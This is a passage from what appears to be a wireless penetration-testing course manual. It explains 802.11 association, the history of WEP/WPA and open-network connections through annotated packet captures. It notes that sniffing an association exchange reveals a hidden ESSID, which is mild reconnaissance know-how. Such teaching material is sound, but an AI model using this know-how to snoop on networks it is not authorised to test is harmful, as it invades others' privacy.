

Figure 3-63 - AP Accepts the Chose Authentication Method

From this point on, the remaining part of the authentication phase is the same as an open WEP encrypted network.

3.5.3 Association

Capture File: http://www.offsec.com/wifu/association-req-resp-open-nw.pcap

AP: 00:12:BF:12:32:29 **ESSID:** Appart **STA:** 00:15:6D:10:11:05

Association is the third and final stage before being able to connect to, and participate in, a wireless network. The association process is always the same, regardless of what encryption scheme is being used on the AP.

The following diagram illustrates the association process:



Figure 3-64 - The Association Process

The process of association is as follows:

1. The client sends an association request to the access point, providing the ESSID
2. The AP responds back to the client with a successful association message

The first frame in the capture, shown in Figure 3-65, is an access point beacon from the "Appart" network.



Figure 3-65 - Access Point Beacon

In frame 2, we have an association request originating from the wireless client. In this packet, the client must provide the ESSID of the network it is trying to associate to. In networks with hidden ESSIDs, the client must know the ESSID prior to associating with the network. Therefore, if we are sniffing the network while this association occurs, the previously hidden ESSID will be revealed.



Figure 3-66 - Association Request from the Client

Finally, in frame 4, the AP sends an association response accepting the connection with a Status code of Successful (0).



Figure 3-67 - Association Accepted by the AP

With the association completed successfully, the client can now participate in the network.

3.5.4 Encryption

As Wi-Fi works over radio waves, it is subject to eavesdropping and therefore, encryption has to be used to protect the transmitted data.

Wired Equivalent Privacy (WEP) was created when the 802.11 standard was released in order to give privacy features similar to those found in wired networks. As soon as flaws were discovered in WEP (WEP can be cracked in under a minute), the IEEE created a new group called 802.11i aimed at improving Wi-Fi security. Wi-Fi Protected Access (WPA) superseded WEP in 2003, followed by WPA2 in 2004 (802.11i standard).

3.5.4.1 Open Networks

Capture File: http://www.offensive-security.com/wifu/Open-network-capture.pcap

STA: 00:15:6D:10:11:05 **ESSID:** Appart **BSSID:** 00:12:BF:12:32:29

Open networks do not involve any encryption. Anyone running a wireless sniffer can see the traffic "as is". Public hotspots and mesh networks are good examples of open networks. The process of connecting to an open network is shown in Figure 3-68 below.



Figure 3-68 - The Process of Connection to Open Networks

This process of connecting to the network is as follows:

1. The client sends an authentication request to the AP
2. The AP sends an authentication response of "successful"
3. The STA sends an association request to the access point
4. The AP sends an association response if the capability of the clients meets that of the AP.

Let's open up our network capture and peer into the workings of wireless networks. The first packet is a network beacon from the AP. Notice that the *Privacy* bit is not set, indicating that it's an open network.



Figure 3-69 - Network Beacon from the AP

In Figure 3-70, we have one of the probe requests sent by the STA on all channels. In general, many of these will appear in a network capture.



Figure 3-70 - Probe Request from the STA

The AP "sees" the probe requests and sends a probe response in packet 24, indicating that it is on channel 3.



Figure 3-71 - Probe Response from the AP

In packet 65 shown below, the STA sends an authentication request to the access point.

